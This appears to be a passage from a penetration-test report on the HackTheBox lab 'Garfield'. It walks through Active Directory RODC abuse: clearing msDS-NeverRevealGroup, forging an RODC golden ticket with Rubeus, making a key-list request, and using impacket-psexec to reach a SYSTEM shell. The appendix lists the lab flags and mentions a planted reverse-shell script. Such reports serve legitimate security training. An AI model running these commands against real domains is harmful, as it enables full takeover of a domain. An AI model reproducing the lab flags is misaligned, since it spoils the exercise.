# requesting: cn msDS-RevealedUsers msDS-NeverRevealGroup msDS-RevealOnDemandGroup
#

# DC01, Domain Controllers, garfield.htb
dn: CN=DC01,OU=Domain Controllers,DC=garfield,DC=htb
cn: DC01

# RODC01, Domain Controllers, garfield.htb
dn: CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb
cn: RODC01
msDS-RevealedUsers: B:96:A0000900010000000134FB21E0300000066BB08AAF89CCD47A0E70
4FEB66E800030400000000000003040000000000000:CN=krbtgt_8245,CN=Users,DC=garfie
```

```
ld,DC=htb
msDS-RevealedUsers: B:96:7D00090001000000134FB21E0300000066BB08AAF89CCD47A0E70
4FEB66E800031400000000000003140000000000000:CN=krbtgt_8245,CN=Users,DC=garfie
ld,DC=htb
msDS-RevealedUsers: B:96:5E00090001000000134FB21E0300000066BB08AAF89CCD47A0E70
4FEB66E800030400000000000003040000000000000:CN=krbtgt_8245,CN=Users,DC=garfie
ld,DC=htb
msDS-RevealedUsers: B:96:5A00090001000000134FB21E0300000066BB08AAF89CCD47A0E70
4FEB66E800030400000000000003040000000000000:CN=krbtgt_8245,CN=Users,DC=garfie
ld,DC=htb
msDS-RevealedUsers: B:96:37000900010000000134FB21E0300000066BB08AAF89CCD47A0E70
4FEB66E800030400000000000003040000000000000:CN=krbtgt_8245,CN=Users,DC=garfie
ld,DC=htb
msDS-RevealedUsers: B:96:A0000900070000002EF2DD1F03000000E1CABA19995EAB4EBB44A
9D51ABD9DC1400002000000000040000200000000000:CN=RODC01,OU=Domain Controllers,D
C=garfield,DC=htb
msDS-RevealedUsers: B:96:7D0009000600000002EF2DD1F03000000E1CABA19995EAB4EBB44A
9D51ABD9DC1410002000000000041000200000000000:CN=RODC01,OU=Domain Controllers,D
C=garfield,DC=htb
msDS-RevealedUsers: B:96:5E0009000700000002EF2DD1F03000000E1CABA19995EAB4EBB44A
9D51ABD9DC1400002000000000040000200000000000:CN=RODC01,OU=Domain Controllers,D
C=garfield,DC=htb
msDS-RevealedUsers: B:96:5A0009000700000002EF2DD1F03000000E1CABA19995EAB4EBB44A
9D51ABD9DC1400002000000000040000200000000000:CN=RODC01,OU=Domain Controllers,D
C=garfield,DC=htb
msDS-RevealedUsers: B:96:3700090007000002EF2DD1F03000000E1CABA19995EAB4EBB44A
9D51ABD9DC1400002000000000040000200000000000:CN=RODC01,OU=Domain Controllers,D
C=garfield,DC=htb
msDS-RevealedUsers: B:96:A00009000700000052D8D41E03000000CC2053E8BC5706489E8A6
EA5D630B51B9DB10000000000009DB1000000000000:CN=Administrator,CN=Users,DC=garf
ield,DC=htb
msDS-RevealedUsers: B:96:7D00090007000000052D8D41E03000000CC2053E8BC5706489E8A6
EA5D630B51B9EB10000000000009EB1000000000000:CN=Administrator,CN=Users,DC=garf
ield,DC=htb
msDS-RevealedUsers: B:96:5E00090007000000052D8D41E03000000CC2053E8BC5706489E8A6
EA5D630B51B9DB10000000000009DB1000000000000:CN=Administrator,CN=Users,DC=garf
ield,DC=htb
msDS-RevealedUsers: B:96:5A00090007000000052D8D41E03000000CC2053E8BC5706489E8A6
EA5D630B51B9DB10000000000009DB1000000000000:CN=Administrator,CN=Users,DC=garf
ield,DC=htb
msDS-RevealedUsers: B:96:3700090007000000052D8D41E03000000CC2053E8BC5706489E8A6
EA5D630B51B9DB10000000000009DB1000000000000:CN=Administrator,CN=Users,DC=garf
ield,DC=htb
msDS-NeverRevealGroup: CN=Denied RODC Password Replication Group,CN=Users,DC=g
arfield,DC=htb
msDS-NeverRevealGroup: CN=Account Operators,CN=Builtin,DC=garfield,DC=htb
msDS-NeverRevealGroup: CN=Server Operators,CN=Builtin,DC=garfield,DC=htb
msDS-NeverRevealGroup: CN=Backup Operators,CN=Builtin,DC=garfield,DC=htb
msDS-NeverRevealGroup: CN=Administrators,CN=Builtin,DC=garfield,DC=htb
msDS-RevealOnDemandGroup: CN=Allowed RODC Password Replication Group,CN=Users,
DC=garfield,DC=htb
```




Deleting `Administrators` groups record in `msDS-NeverRevealGroup` list using `l.wilson_adm`.

```
# From evil-winrm as l.wilson_adm on DC01:

# Add Administrator to allowed replication group
Set-ADObject -Identity "CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb" `
  -Add @{'msDS-RevealOnDemandGroup'='CN=Administrator,CN=Users,DC=garfield,DC=htb'}

# Clear ALL NeverRevealGroup entries
# (Administrator is member of Administrators group which was in NeverRevealGroup)
Set-ADObject -Identity "CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb" `
  -Clear "msDS-NeverRevealGroup"


# Verify
Get-ADObject -Identity "CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb" `
  -Properties msDS-NeverRevealGroup | Select-Object -ExpandProperty "msDS-NeverRevealGroup"
# (empty — confirmed)
```





Dumping cached hash in RODC01:

```
# Step A — Forge RODC Golden Ticket for Administrator
C:\Windows\Temp\Rubeus.exe golden /rodcNumber:8245 `
  /aes256:[REDACTED] `
  /user:Administrator /id:500 `
  /domain:garfield.htb `
  /sid:S-1-5-21-2502726253-3859040611-225969357 `
  /nowrap
# [*] Forged a TGT for 'Administrator@garfield.htb'
# [*] base64(ticket.kirbi): doIFkjCCBY6g...

# Step B — Kerb-Key-List request using the Golden Ticket
# The DC receives the forged TGT and returns Administrator's real credentials
C:\Windows\Temp\Rubeus.exe asktgs /keyList `
  /service:krbtgt/garfield.htb `
  /dc:DC01.garfield.htb `
  /ticket:<GOLDEN_TICKET_BASE64> `
  /nowrap
# [+] TGS request successful!
# Password Hash: [REDACTED]
```




Evil-WinRM PS C:\Users\l.wilson_adm\Documents> .\Rubeus.exe asktgs /ticket:C:\Users\l.wilson_adm\Documents\rodc_golden_new_2026_09_22_01_03_45_Administrator_to_krbtgt@GARFIELD.HTB.kirbi /service:cifs/DC01.garfield.htb /dc:DC01.garfield.htb /ptt
v2.3.3
[*] Action: Ask TGS
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/DC01.garfield.htb'
[*] Using domain controller: DC01.garfield.htb (fe80::49fe:832c:8983:16bb%7)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):
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" | base64 -d > final_ticket.kirbi
ServiceName : cifs/DC01.garfield.htb
ServiceRealm : GARFIELD.HTB
UserName : Administrator (NT_PRINCIPAL)
UserRealm : GARFIELD.HTB
StartTime : 9/21/2026 6:04:22 PM
EndTime : 9/22/2026 4:03:45 AM
RenewTill : 9/28/2026 6:03:45 PM
Flags : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
KeyType : aes256_cts_hmac_sha1
Base64(key) : Ft+84ihO63z4yfTfkrMVSqUlbWVb86fm6oqvf7IGNnA=
Evil-WinRM PS C:\Users\l.wilson_adm\Documents>


Garfield : python3 — Konsole
File Edit View Bookmarks Plugins Settings Help
[user@parrot]-[~/ctf/Garfield]
$echo "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" | base64 -d > final_ticket.kirbi
[user@parrot]-[~/ctf/Garfield]
$ls -al
total 1812
drwxrwxr-x 1 user user 294 Sep 22 01:05 .
drwxrwxr-x 1 user user 1094 Sep 20 08:52 ..
-rw-rw-r-- 1 user user 1665 Sep 21 23:36 Administrator@cifs_RODC01.garfield.htb@GARFIELD.HTB.ccache
-rw-rw-r-- 1 user user 473600 Sep 22 01:01 Rubeus.exe
-rw-rw-r-- 1 user user 1518 Sep 22 01:05 final_ticket.kirbi
drwxrwxr-x 1 user user 368 Sep 18 10:09 info-bloodhound
-rw-r--r-- 1 user user 1355264 Sep 22 00:28 mimikatz.exe
-rw-rw-r-- 1 user user 11843 Sep 21 12:49 notes.txt
-rw-r--r-- 1 user user 217 Sep 18 09:52 printerDetect.bat
drwxrwxr-x 1 user user 0 Sep 21 13:09 test.txt
[user@parrot]-[~/ctf/Garfield]
$impacket-ticketConverter /home/user/ctf/Garfield/final_ticket.kirbi /home/user/ctf/Garfield/final_ticket.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] converting kirbi to ccache...
[+] done
[user@parrot]-[~/ctf/Garfield]
$export KRB5CCNAME=final_ticket.ccache
[user@parrot]-[~/ctf/Garfield]
$impacket-psexec garfield.htb/Administrator@DC01.garfield.htb -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on DC01.garfield.htb.....
[*] Found writable share ADMIN$
[*] Uploading file wZtsCyFN.exe
[*] Opening SVCManager on DC01.garfield.htb.....
[*] Creating service Vnwn on DC01.garfield.htb.....
[*] Starting service Vnwn.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.8385]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> hostname
DC01

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

10.129.244.207

Port	Service	Notes
53	DNS	Simple DNS Plus
88	kerberos-sec	Microsoft Windows Kerberos
135	msrpc	Microsoft
139	netbios-ssn	Microsoft Windows netbios-ssn
389	ldap	Microsoft Windows AD LDAP (Domain: garfield.htb0., Site: Default-First-Site-Name)
445	microsoft-ds	SMB, version not identified
464	kpasswd5	Kerberos password change service
593	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	ldaps	(tcpwrapped) Service not fingerprinted by nmap
2179	vmrdp	Possibly VMware RDP (unconfirmed, not fingerprinted)
3268	ldap	(Global Catalog) Microsoft Windows AD LDAP (Domain: garfield.htb0., Site: Default-First-Site-Name)
3269	ldaps	(Global Catalog, tcpwrapped) Service not fingerprinted by nmap
3389	ms-wbt-server	(RDP) Microsoft Terminal Services; cert CN=DC01.garfield.htb; hostname confirmed via rdp-ntlm-info: DC01.garfield.htb / GARFIELD domain
5985	http	(WinRM) Microsoft-HTTPAPI/2.0, http-title: Not Found

192.168.100.2

Port	Service	Notes
443	microsoft-ds	
5985	winrm	Allowing us to connect using `evil-winrm` tool

A.3 Exploited Hosts

Host	Scope	Method	Notes
DC01.garfield.htb	Full Scope	Kerberoasting / RBCD abuse	Domain Controller – full compromise achieved
RODC01.garfield.htb	Full Scope	RBCD abuse via fake computer account	Read-Only Domain Controller - local admin access

A.4 Compromised Users

Username	Type	Method	Notes
j.arbuckle	low-privileged	-	Provided for Penetration Test
l.wilson	privileged user	poisoning `scriptPath` with path to our reverse-shell payload	
l.wilson_adm	hightly privileged user	Changing password for `l.wilson_adm` via `Force ChangePassword` priveleges on `l.wilson` user account	Member of `RODC Administrators` group
Administrator	hightly privileged user	Pass-the-Hash to DC01	

A.5 Changes/Host Cleanup

Host	Scope
DC01.garfield.htb	Full Scope

Change/Cleanup Needed:

1. Remove the malicious reverse-shell payload from \DC01\SYSVOL\scripts\printerDetect.bat and restore the original script.
2. Clear the scriptPath attribute on the l.wilson user account.
3. Reset passwords for the compromised accounts: l.wilson, l.wilson_adm, and Administrator.
4. Delete the fake computer account ATTACKER$ from Active Directory.
5. Restore the msDS-NeverRevealGroup attribute modifications on RODC01 to its original state (re-add the Administrators group).

A.6 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	DC01	b161114be932e0afe180372379489d98	C:\Users\l.wilson_adm\Desktop\user.txt	Privilege Escalation via Abusing the `ForceChangePassword` privilege over l.wilson_adm
2.	DC01	9a0fc31554186a44b3eceb5dd50e8fc8	C:\Users\Administrator\Desktop\root.txt	getting shell via Pass-The-Hash attack

End of Report

This report was rendered
by SysReptor with
♥